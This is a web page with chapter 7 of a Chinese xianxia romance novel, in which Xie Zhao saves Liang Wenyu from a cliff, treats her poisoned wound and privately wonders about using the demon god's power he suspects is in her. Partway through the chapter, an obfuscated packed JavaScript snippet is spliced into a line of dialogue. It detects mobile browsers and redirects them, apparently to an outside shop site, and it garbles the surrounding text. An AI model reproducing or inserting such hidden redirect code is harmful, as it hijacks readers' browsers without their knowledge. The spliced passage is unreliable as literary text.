默认冷灰
24号文字
方正启体

7. 第7章 谢昭

作者:晴陌本书字数:K更新时间:
    真的是他!


    梁温玉不敢相信自己的眼睛。


    危急关头,谢昭居然出现在她面前,紧紧抓住了她!


    两人继续靠着崖边一起向下滑出几丈,直到谢昭抓住块崖边的岩石,才硬生生阻止住两个人的身子继续下坠。


    梁温玉身中寒毒,深入骨髓的冷让她忍不住发着抖,只能贴近他温热的身体才稍稍得以缓解。


    手臂的伤口还在滴血,用力拉扯之下疼得她几乎晕厥,绝望地流下两行泪水。从小到大她何时受过这等委屈,如今却连续差点丢掉性命,怎么可能不怕!


    她咬咬牙费力地伸长手臂抱住他的脖子,暂时脱离了危险。


    “别哭了!你这样死抓着我不放,我没办法御剑了,想死不要带上我。”


    梁温玉抬眼望去,只见谢昭脸色苍白,咬紧牙齿,身体悬在半空,两个人的重量仅靠他一只手吊着,指节因吃劲都已发白。


    “……我、我现在该怎么帮你。”“你试试……能不能将我腰间的剑拔出来。”


    梁温玉身体重心不稳,腾出右手碰到了湛泸冰冷的剑柄,却死活拔不动那把该死的剑。她气喘吁吁道:“不行,这样使不上力……你不是法术高强吗?赶快念咒语让你的剑出鞘啊!”


    她哪里知道,御剑术需要借天地之灵力方可驱动法宝,本是玄清门弟子入门修炼的第一步。


    方才谢昭从抓住她手的一刻就在尝试引天地灵气入体周转,然而连他自己也不知是何原因,突然就一口真气提不上来,居然无法唤醒湛泸剑,为了救这爱闯祸的千金小姐挂在悬崖边也是十分难受,进退两难。


    谢昭沉默不语,忽然右臂用力将她整个人向上提起,一把揽住她柔软的腰。


    梁温玉惊喘一声,像只小鸡一般被拎了起来,倒是没方才那么疼痛了。她却没有看见他此刻的表情变得古怪,这姿势靠她太近,都能看见她后颈处白皙柔腻的皮肤,还有耳边细碎的鬓发,莫名散发的淡淡少女香气,闻着不由得心中一荡。


    梁温玉被他强劲有力的手臂箍得透不过气,两只手刚解放出来,连忙用力将湛泸剑拔出。


    出了鞘的剑寒气森森,剑刃反射着摄人的银芒。这上古神兵似乎读得懂主人心中所想,飘到谢昭脚下载着二人腾空而起,终于脱离了险境。


    悬崖、翠竹、苍松,深浅不一的绿意层层叠叠,接连着自他们的脚下闪过。


    梁温玉的心砰砰直跳,震撼地看着脚下飞速而过的满山青翠,被那极为壮观的风景震撼地说不出话,恐惧之感也跟着缓解不少。


    “我的衣服都要被你扯破了。”


    “对、对不起。”她嘴里说着,但仍然紧紧用腿和手臂缠紧谢昭硬得像石像一般的身体,伏在他的背上一刻不敢松开。


    “九幽冥罗……”


    “你说什么?”


    “……方才那些血蝙蝠,似乎不是寻常妖物,和传说中名叫九幽冥罗的妖物很是相似。”


    “好可怕……你的意思是说,那些蝙蝠是从地狱里放出来的?”梁温玉想起刚刚那些可怕的没有眼睛的怪物,鸡皮疙瘩都出来了。


    谢昭没有继续说下去,


    这种至凶至阴的妖物专司负责看守忘川渡口那些被永世不得超生的亡魂,一旦离开冥界只怕根本活不了多长时间。光天化日之下有如此多的九幽冥罗出现在仙灵山,像是在追捕什么。他回想起了「大荒妖记·堕神篇」中的那句话:妖神一朝破劫降世,万窟邪祟尽出。


    若蓝氏所言非虚,难道九幽冥罗是为了妖神赤尾的元神而来?


    梁温玉还在他背后一路聒噪,谢昭方才亲眼见这小丫头几招就灭了那些蝠妖,速度之快,招式之狠辣简直匪夷所思,那招式奇特并不像人类。


    莫非,那日他用湛泸剑斩下狐妖首级时,那元神已经进入了这个五小姐的身体里,刚刚她身体爆发的也许就是妖神之力了……修真炼道一为追求永生,二为获得无上的力量,谢昭也不例外,他想变强,想有足够的力量可以驾驭手中这把湛泸剑,他更想靠一己之力光耀无相宗门。如果妖神之力可以为自己所用的话……谢昭的注意力转移到了梁温玉身上。


    她根本对方才的事一无所知,还以为是谢昭杀退了那些蝙蝠,还在为逃过一劫感到侥幸。


    “我若是以后也会这么厉害的法术就好了,以后谁再敢惹我,我就‘咻咻咻’灭了他!”“……”


    谢昭没有否认,更没有反问她。她看似天真纯洁毫无心机,而且全身上下并无任何妖物附体的异样,谢昭当下只能静观其变。


    梁温玉见他沉默不语,又问:“对了,你是怎么知道我在这的?”


    “你娘亲派人到处在找你,前山已经搜过好几遍了。我也只是猜你可能误入了后山的瘴气,被困在万仞峰上了。”


    原来这里叫万仞峰……


    梁温玉又想说话,可突然一阵眩晕和恶心之感袭来,身子支撑不住的向后倒去,谢昭脚下的湛泸剑突然一沉,山林里冰凉的风飞速袭过她的脸,她身子给吹得重心不稳,意识也跟着开始涣散。


    那种冰冷的恶心之感从手臂的伤口开始蔓延,只怕是那蝙蝠的爪子有毒!


    “停……放我下来……”梁温玉发出微弱的呓语。


    湛泸剑开始左右摇晃,继续强行御空只怕会有摔下来的危险,谢昭将她及时拉住,又撑着勉强飞了一段,找到一块空地将她放下。


    梁温玉身子一软倚着棵树喘着粗气,手臂的鲜血浸透衣袖,脸色惨白。


    谢昭皱起眉头,替她拉起袖子,只见伤口处尽是黑紫之色,显然是中了毒。他片刻未思索,低头便将那毒血一口接一口用嘴吸出,直到看见伤口流出的血恢复了鲜红才停下。


    梁温玉见他这般不顾安危来救自己,不禁心头一震。


    “你这样……不怕自己中毒吗?”


    “若不这样,你即刻就要没命了。”谢昭的嘴唇被她的血染得鲜红,居然有一丝妖冶的美,他从怀里掏出一颗解毒灵丹服下,又递了一颗给她。


    他擦去嘴角的血渍,从衣摆处撕下块布条,小心帮她把伤口包扎好,


    “把这药吃了,便不会再有大碍,回去记得伤口再敷些金创药。”


    梁温玉的脸庞恢复了些血色,因为疼痛眼睛看起来水汪汪的,想起方才两人绝境时肌肤相亲紧紧相拥在一起的模样,内心有种说不出的窘迫,脸颊滚烫,她故意半开玩笑地说道:


    “呃,虽说这两回都是你救我的,但不是我求的你……别指望我会知恩图报。”


    他挨着她坐下,静静看着面前不停擦拭衣服上污渍的女孩。


    她此时衣襟满是血污,头发凌乱,还受了伤,在如此狼狈的境遇还在逞强,那张局促的小脸略显娇羞,与方才那个大开杀戒的魔女,简直判若两人。


    “那木偶你可还带在身上吗?”;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17482577|201833||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    他看似不经意地问道。


    梁温玉苦笑着摇头,“那木偶在我出事时就下落不明了……唉,都怪我贪玩,招惹了不干净的东西。上次我还不信你的话,咬了你一口……”


    “……”


    谢昭沉默地擦拭着剑身,一时间气氛有些尴尬。“上次我咬了你的手臂,这次那些蝙蝠妖替你报了仇……你已经不生我的气了吧?”


    她故意朝他坐的位置挪了挪,调皮地眨了眨眼睛。


    谢昭淡淡道:“若是我真生气,方才就不会救你……只是我不知,你为何会到山上来?”


    梁温玉刚想说自己是为了寻找结香树,忽然想到半路偶遇沈湄之事。


    她的脑筋开始疯狂运转应当如何把沈湄约他月下练剑的事说出来,却发现实在有些难以启齿。当下决定还是等稍后脱离了危险,再同他细细说。万一此时惹怒了此人,把她一个人丢在这荒郊野岭该如何是好。


    “我是为了寻找姻缘树,才被困在山上的。我很小的时候娘曾经带我来过一回,她那时说希望未来有一日可以和爹爹一同在那树下祈福。可惜她的心愿一直没有达成,爹爹总是军务缠身,后来……再也没听娘提起过此事了。对了,你有法子带我找到那棵结香树吗?”


    “伤成这样了还要去?”


    梁温玉笑着道:“我就知道你能找到那棵树……带我过去好不好?平日里我身子不好……侯府母亲更是不准我随意外出,求求你了,我真的很想去见见那姻缘树。”


    “你有了心仪之人?”


    “才不是!我是为了阿娘和爹爹……他们最近话都很少说了。唉,我娘她是个痴心女子,我不忍看她成日失魂落魄。据说那树下埋着狐仙娘娘,会保佑有缘出现在树下许愿的男女!我只是想替她完成这个小小的心愿,将这条绸带绑上去……”说着,梁温玉从怀里掏出了那条红细带,谢昭看着那绸带上写得歪歪斜斜的两个名字,脸上的表情复杂。


    “无稽之谈罢了。那树下埋葬的女子,自己一生都过得坎坷,又能庇佑得了谁呢?”


    谢昭看向远方,淡然的脸上居然浮现出一丝忧伤。


    梁温玉撒娇道:“若真的是你说的这样,整个临沅城还把这树传得神乎其神,只能说明那埋葬在树下的定是个心肠很好的仙女!更要去拜祭一下了。”


    “……”


    梁温玉低头瞧了瞧自己身上的污血,忽然伸手拉住了他,低声求道:“这样吧,算上你之前救我的两次,他日我梁温玉也会为你做三件事!我们拉钩好不好……”


    “……”


    “……待会儿可不可以先带我去找件衣服换上?我不想让我阿娘看见我现在的样子。”


    她真的伸出了小指,谢昭才不想理她这般幼稚的举动,她这样娇生惯养的小姐也只会抚琴绣花罢了,还说要为他做事,真是可笑。


    梁温玉气呼呼地拉起他的左手,用自己的小指头紧紧勾了一下他的小指。那手指皮肤柔腻温热,是未曾沾过半点粗活才会有的细若无骨。


    他心头莫名一乱,不耐烦地把手抽走。感觉自己这回是真的惹上了大麻烦,似乎自己是欠她的一样……


    “上来,再耽误下去时间就要天黑了。”谢昭冷漠地祭起了湛泸剑。


    “走、走!”


    梁温玉心想,这人当真阴晴不定,连忙拉着他的衣服下摆,小心翼翼爬到了剑上。二人御剑同行,向西飞去。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)